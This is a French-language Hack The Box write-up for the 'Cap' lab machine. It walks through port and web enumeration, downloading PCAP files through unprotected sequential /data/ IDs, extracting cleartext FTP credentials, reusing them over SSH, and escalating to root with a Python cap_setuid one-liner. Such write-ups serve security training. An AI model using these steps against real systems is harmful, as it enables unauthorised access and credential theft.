
Introduction
La machine Cap est un challenge Hack The Box – Easy qui met l’accent sur une énumération méthodique et l’analyse précise d’une application web custom.
Ici, tu ne trouves ni vulnérabilité évidente ni CMS classique : tout repose sur l’observation du comportement réel de l’application.
Dans ce writeup, tu pars d’une surface d’attaque très limitée (FTP, SSH et HTTP), puis tu identifies un mécanisme de capture réseau accessible sans authentification.
L’analyse de fichiers PCAP exposés publiquement permet ensuite de récupérer des identifiants transmis en clair, menant à une prise de pied via SSH, puis à une escalade de privilèges liée à une mauvaise configuration des Linux capabilities.
Ce challenge illustre bien l’importance de la méthode, de l’observation et du raisonnement dans un CTF Hack The Box, même lorsque la surface d’attaque paraît minimale.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour obtenir des résultats pertinents dans un contexte CTF Hack The Box, tu utilises une wordlist dédiée, installée au préalable grâce au script make-htb-wordlist.
Cette wordlist est conçue pour couvrir les technologies couramment rencontrées sur Hack The Box et est installée par défaut dans :
/usr/share/wordlists/htb-dns-vh-5000.txt
Tu peux installer et maintenir à jour l’ensemble de ces scripts sur ta machine Linux grâce à installe-mes-scripts.
Avant de lancer les scans, vérifie que le nom d’hôte cap.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x cap.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap cap.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan initial TCP complet (scans_nmap/full_tcp_scan.txt) te révèle les ports ouverts suivants :
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/full_tcp_scan.txt cap.htb
Nmap scan report for cap.htb (10.129.x.x)
Host is up (0.039s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 7.11 seconds
Scan FTP/SMB (si services détectés)
Après le scan initial, le script enchaîne automatiquement avec une phase d’énumération ciblée *FTP/SMB* si l’un des services suivants est détecté :
FTP sur le port 21
SMB sur le port 139 et/ou 445
Résultat (scans_nmap/enum_ftp_smb_scan.txt) :
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -sV -p21 --script=ftp-anon,ftp-syst --script-timeout=30s -T4 -oN scans_nmap/enum_ftp_smb_scan.txt cap.htb
Nmap scan report for cap.htb (10.129.x.x)
Host is up (0.0070s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 2.98 seconds
Scan agressif
Le script enchaîne ensuite automatiquement sur un scan agressif orienté vulnérabilités.
Résultat (scans_nmap/aggressive_vuln_scan.txt) :
[+] Scan agressif orienté vulnérabilités (CTF-perfect LEGACY) pour cap.htb
[+] Commande utilisée :
    nmap -Pn -A -sV -p"21,22,80" --script="(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "cap.htb"

# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -A -sV -p21,22,80 "--script=(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 -oN scans_nmap/aggressive_vuln_scan_raw.txt cap.htb
Nmap scan report for cap.htb (10.129.x.x)
Host is up (0.0097s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   58.16 ms 10.10.x.x
2   7.01 ms  cap.htb (10.129.x.x)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 16.02 seconds
Scan ciblé CMS
Le script exécute ensuite un scan ciblé CMS (scans_nmap/cms_vuln_scan.txt).
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -sV -p21,22,80 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 -oN scans_nmap/cms_vuln_scan.txt cap.htb
Nmap scan report for cap.htb (10.129.x.x)
Host is up (0.019s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 3
|     /static/css/
|       css: 6
|     /static/images/author/
|       png: 1
|     /static/js/
|       js: 8
|     /static/js/vendor/
|       js: 1
|   Longest directory structure:
|     Depth: 3
|     Dir: /static/images/author/
|   Total files found (by extension):
|_    Other: 3; css: 6; js: 9; png: 1
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
| http-headers:
|   Server: gunicorn
|   Date: [date]
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 19386
|
|_  (Request type: HEAD)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 37.10 seconds
Même en l’absence d’indices forts vers un CMS connu, ce scan permet de confirmer rapidement s’il existe une surface applicative standard déjà identifiable.
Scan UDP rapide
Le script lance également un scan UDP rapide afin d’identifier d’éventuels services exposés (scans_nmap/udp_vuln_scan.txt).
# Nmap 7.98 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/udp_vuln_scan.txt cap.htb
Nmap scan report for cap.htb (10.129.x.x)
Host is up (0.013s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 9.71 seconds
Énumération des chemins web
Pour la découverte des chemins web, tu utilises le script dédié mon-recoweb
mon-recoweb cap.htb

# Résultats dans le répertoire scans_recoweb/
#  - scans_recoweb/RESULTS_SUMMARY.txt     ← vue d’ensemble des découvertes
#  - scans_recoweb/dirb.log
#  - scans_recoweb/dirb_hits.txt
#  - scans_recoweb/ffuf_dirs.txt
#  - scans_recoweb/ffuf_dirs_hits.txt
#  - scans_recoweb/ffuf_files.txt
#  - scans_recoweb/ffuf_files_hits.txt
#  - scans_recoweb/ffuf_dirs.json
#  - scans_recoweb/ffuf_files.json
Le fichier RESULTS_SUMMARY.txt te permet d’identifier rapidement les chemins découverts, sans parcourir l’ensemble des logs générés.
===== mon-recoweb — RÉSUMÉ DES RÉSULTATS =====
Commande principale : /home/kali/.local/bin/mes-scripts/mon-recoweb
Script              : mon-recoweb v2.2.2

Cible        : cap.htb
Périmètre    : /
Date début   : [date] 10:32:35

Commandes exécutées (exactes) :

[dirb — découverte initiale]
dirb http://cap.htb/ /usr/share/wordlists/dirb/common.txt -r | tee scans_recoweb/cap.htb/dirb.log

[ffuf — énumération des répertoires]
ffuf -u http://cap.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/cap.htb/ffuf_dirs.json 2>&1 | tee scans_recoweb/cap.htb/ffuf_dirs.log

[ffuf — énumération des fichiers]
ffuf -u http://cap.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/cap.htb/ffuf_files.json 2>&1 | tee scans_recoweb/cap.htb/ffuf_files.log

Processus de génération des résultats :
- Les sorties JSON produites par ffuf constituent la source de vérité.
- Les entrées pertinentes sont extraites via jq (URL, code HTTP, taille de réponse).
- Les réponses assimilables à des soft-404 sont filtrées par comparaison des tailles et des codes HTTP.
- Les URLs finales sont reconstruites à partir du périmètre scanné (racine du site ou sous-répertoire ciblé).
- Les résultats sont normalisés sous la forme :
    http://cible/chemin (CODE:xxx|SIZE:yyy)
- Les chemins sont ensuite classés par type :
    • répertoires (/chemin/)
    • fichiers (/chemin.ext)
- Le fichier RESULTS_SUMMARY.txt est généré par agrégation finale, sans retraitement manuel,
  garantissant la reproductibilité complète du scan.

----------------------------------------------------

=== Résultat global (agrégé) ===

http://cap.htb/capture/ (CODE:302|SIZE:220)
http://cap.htb/data (CODE:302|SIZE:208)
http://cap.htb/data/ (CODE:302|SIZE:208)
http://cap.htb/ip (CODE:200|SIZE:17452)
http://cap.htb/ip/ (CODE:200|SIZE:17452)
http://cap.htb/netstat (CODE:200|SIZE:27270)

=== Détails par outil ===

[DIRB]
http://cap.htb/data (CODE:302|SIZE:208)
http://cap.htb/ip (CODE:200|SIZE:17452)
http://cap.htb/netstat (CODE:200|SIZE:27270)

[FFUF — DIRECTORIES]
http://cap.htb/capture/ (CODE:302|SIZE:220)
http://cap.htb/data/ (CODE:302|SIZE:208)
http://cap.htb/ip/ (CODE:200|SIZE:17452)

[FFUF — FILES]
Recherche de vhosts
Enfin, tu peux tester la présence de vhosts à l’aide du script mon-subdomains .
mon-subdomains cap.htb

# Résultats dans le répertoire scans_subdomains/
#  - scans_subdomains/scan_vhosts.txt
Si aucun vhost distinct n’est identifié dans les résultats, ce fichier te permet malgré tout de confirmer que le fuzzing n’a rien révélé d’exploitable.
=== mon-subdomains cap.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 2.0.0
Date         : [date] 10:36:19
Domaine      : cap.htb
IP           : 10.129.x.x
Mode         : large
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : 200,301,302,401,403  (strict=1)

VHOST totaux : 0
  - (aucun)

--- Détails par port ---
Port 80 (http)
  Baseline#1: code=200 size=19386 words=1065 (Host=y0dh1cgehh.cap.htb)
  Baseline#2: code=200 size=19386 words=1065 (Host=e0p92xa7m9.cap.htb)
  Baseline#3: code=200 size=19386 words=1065 (Host=jhw4u7z6ip.cap.htb)
  VHOST (0)
    - (fuzzing sauté : wildcard probable)
    - (explication : réponse identique quel que soit Host → vhost-fuzzing non discriminant)


=== mon-subdomains cap.htb END ===
Prise pied
La phase d’exploitation s’appuie sur les résultats de mon-nmap, mon-recoweb et mon-subdomains pour identifier les points d’entrée exploitables.
Résultats réseau :
- 21/tcp – FTP (vsftpd 3.0.3)
- 22/tcp – SSH (OpenSSH 8.2p1)
- 80/tcp – HTTP (Gunicorn)
- Aucun autre port exposé
- Aucun service exploitable en UDP
- Aucune vulnérabilité connue identifiée
Résultats web :
- 200 OK :
/ip,/netstat - 302 Redirect :
/data/,/capture/ - Accès sans authentification
- Application minimaliste
Résultats vhosts :
- Aucun sous-domaine exploitable
Bilan de l’énumération
- Surface d’attaque très réduite
- Aucune faille exploitable directement
- Le service HTTP est le seul point d’entrée pertinent
Tu analyses manuellement via l’interface web les chemins /ip, /netstat, /data/ et /capture/.
L’exploitation repose sur la compréhension du fonctionnement de l’application web.
Premières observations via l’interface web
Tu commences par analyser manuellement l’interface web afin de comprendre le fonctionnement réel de l’application.
Les différents menus permettent d’identifier rapidement leur rôle :
- IP Configuration affiche des informations réseau en lecture seule
- Network Status présente également des données sans interaction possible
- Security Snapshot (5 Second PCAP + Analysis) déclenche une capture réseau côté serveur

Les deux premiers menus sont purement informatifs : aucune interaction ni paramètre exploitable.
Le troisième menu introduit en revanche une fonctionnalité active côté serveur.
Lorsque tu déclenches un snapshot, l’application redirige vers une URL de la forme :
http://cap.htb/data/<id>

En analysant le code source de la page, tu vois que le bouton Download pointe vers /download/<id>, ce qui te permet d’identifier l’endpoint de téléchargement des fichiers PCAP.
Tu identifies ici un fonctionnement simple :
- un identifiant
<id> - une capture réseau associée
- un téléchargement direct
Analyse des endpoints identifiés
Ces observations te montrent que les répertoires
/capture/et/data/sont directement impliqués dans la gestion des captures, ce qui oriente naturellement ton analyse vers ces deux endpoints.
Analyse de /capture/
mon-recoweb cap.htb/capture/
Les résultats montrent que /capture/ n’expose aucune ressource exploitable.
Tu peux écarter cette piste.
Analyse de /data/
mon-recoweb cap.htb/data/
Lors de l’énumération avec ffuf, tu constates rapidement que la majorité des chemins testés renvoient une réponse 302 avec une taille strictement identique (208 octets).
Ce comportement correspond à un soft-404 applicatif, masquant les ressources réellement intéressantes.
...
usps                    [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 89ms]
versand                 [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 82ms]
valencia                [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 88ms]
videochat               [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 82ms]
vacation-rentals        [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 91ms]
uploaded_temp           [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 93ms]
user_                   [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 95ms]
vbforum                 [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 90ms]
...
Plutôt que de filtrer sur le code HTTP (302), tu filtres sur la taille de réponse :
mon-recoweb cap.htb/data/ --fs 208
Ce filtrage permet d’obtenir une sortie nettement plus lisible, tout en conservant l’intégralité des ressources réellement exposées.
Les résultats révèlent plusieurs chemins valides :
/data/0
/data/1
/data/2
/data/3
/data/4
...
Tu retrouves également des variantes avec padding (00, 000, etc.), mais elles correspondent au même mécanisme.
Le scan de /data/ confirme le comportement observé via l’interface web :
- les identifiants sont simples et séquentiels
- les ressources sont accessibles directement
- aucun contrôle d’accès n’est appliqué
Tu peux donc accéder aux captures sans passer par l’interface.
La présence de /data/0 indique qu’une capture existait déjà avant tes tests.
Tu peux maintenant récupérer ces fichiers et analyser leur contenu.
Téléchargement des PCAP
Plutôt que de passer par l’interface web, tu récupères directement les fichiers PCAP en ligne de commande.
Vérifier l’existence d’une capture
Pour savoir si une capture existe, tu peux interroger directement l’URL correspondante :
curl -I http://cap.htb/data/<id>
200 OK→ la capture existe404 Not Found→ la capture n’existe pas
Télécharger le fichier PCAP
Si la capture existe, tu peux la récupérer via la route de téléchargement :
mkdir -p pcaps

curl http://cap.htb/download/<id> -o pcaps/<id>.pcap
Récupération de 0.pcap
curl -I http://cap.htb/data/0
HTTP/1.1 200 OK
Server: gunicorn
Date: [date] 08:19:52 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 17147
La réponse 200 OK confirme que la capture existe.
Tu peux alors la télécharger :
curl http://cap.htb/download/0 -o pcaps/0.pcap
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100   9935 100   9935   0      0 139.1k      0
Récupération d’autres captures
Télécharge ensuite d’autres captures (1.pcap, 2.pcap, …) afin de les comparer avec 0.pcap et identifier d’éventuelles différences intéressantes.
Note : Le nombre de fichiers dépend des captures que tu as générées via l’interface web.
Analyse des fichiers récupérés
ls -l pcaps/

total 20
-rwxrwxrwx 1 kali kali 9935 [date] 10:52 0.pcap
-rwxrwxrwx 1 kali kali   24 [date] 11:01 1.pcap
-rwxrwxrwx 1 kali kali   24 [date] 11:01 2.pcap
Tu observes immédiatement une différence :
0.pcap→ ~10 KB → capture réelle1.pcap,2.pcap,3.pcap→ 24 bytes → fichiers vides ou non exploitables
Les fichiers de petite taille ne contiennent pas de trafic utile.
Tu concentres donc l’analyse sur 0.pcap, seule capture exploitable.
Analyse de 0.pcap
Pour analyser 0.pcap, tu extrais les chaînes lisibles du fichier puis tu filtres les termes liés à l’authentification et aux identifiants, par exemple à l’aide de la recette « Analyser rapidement un fichier texte, une sortie --help ou un fichier de configuration par mots-clés »
.
strings pcaps/0.pcap | grep -iEn "sudo|root|permission|owner|chmod|chown|suid|uid|gid|user|pass|login|auth|credential|creds"
Tu obtiens notamment :
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
.form-signin input[type="password"] {
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
Ces lignes correspondent à une authentification FTP en clair capturée dans le trafic réseau.
Tu récupères directement un couple valide :
nathan:Buck3tH4TF0RM3!
Dans un contexte CTF, ce type d’identifiants doit être testé sur les services accessibles.
Il est fréquent que des credentials exposés soient réutilisés, notamment pour un accès SSH.
Connexion SSH
Tu testes les identifiants récupérés (nathan:Buck3tH4TF0RM3!) sur le service SSH :
ssh nathan@cap.htb
La connexion fonctionne immédiatement.
Tu confirmes l’accès en listant le contenu du répertoire personnel :
nathan@cap:~$ ls -l
total 4
-r-------- 1 nathan nathan 33 [date] 14:34 user.txt
user.txt
Le fichier user.txt est présent et accessible :
nathan@cap:~$ cat user.txt
70e3xxxxxxxxxxxxxxxxxxxxxxxx4cdd
Cet accès valide la prise de pied sur la machine.
Escalade de privilèges
Une fois connecté en tant que nathan, tu peux commencer l’énumération locale afin d’identifier une piste permettant d’obtenir les privilèges root.
La méthode générale est détaillée dans la recette « Privilege Escalation Linux — Méthode structurée pour CTF et HTB » .
Sudo -l
Tu commences par vérifier les droits sudo de l’utilisateur courant :
sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
Aucun droit sudo n’est disponible. Cette piste est écartée.
Analyse avec pspy64
pspy64 ne révèle aucune tâche planifiée exploitable ni aucun script exécuté par root que tu pourrais influencer.
Analyse des Linux capabilities
Tu poursuis avec l’analyse des capabilities :
getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
Parmi ces résultats, un élément ressort immédiatement :
/usr/bin/python3.8 possède la capability cap_setuid.
Cette capability permet de modifier l’UID effectif d’un processus.
Dans ce contexte, elle permet de passer en UID 0 (root) et donc d’exécuter du code avec les privilèges les plus élevés.
Autrement dit, tu n’as pas besoin ici de binaire SUID ni d’accès sudo : la capability suffit pour élever tes privilèges.
En consultant le site GTFOBins, tu retrouves exactement ce cas avec Python et CAP_SETUID, basé sur l’appel à setuid(0) suivi du lancement d’un shell.

Tu peux alors exécuter la commande suivante :
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
Cette commande :
- force l’UID effectif à root avec
os.setuid(0) - lance un shell interactif avec
os.execl("/bin/sh", "sh")
Le résultat est immédiat :
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
# whoami
root
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
#
Tu obtiens ainsi un shell root, ce qui valide l’escalade de privilèges.
root.txt
# cat /root/root.txt
a9d0xxxxxxxxxxxxxxxxxxxxxxxxxxx50eb
L’obtention d’un shell root confirme l’élévation de privilèges et marque la fin du CTF.
Conclusion
La machine Cap montre qu’un CTF Hack The Box Easy peut reposer sur une surface d’attaque minimale tout en exigeant une analyse méthodique et rigoureuse.
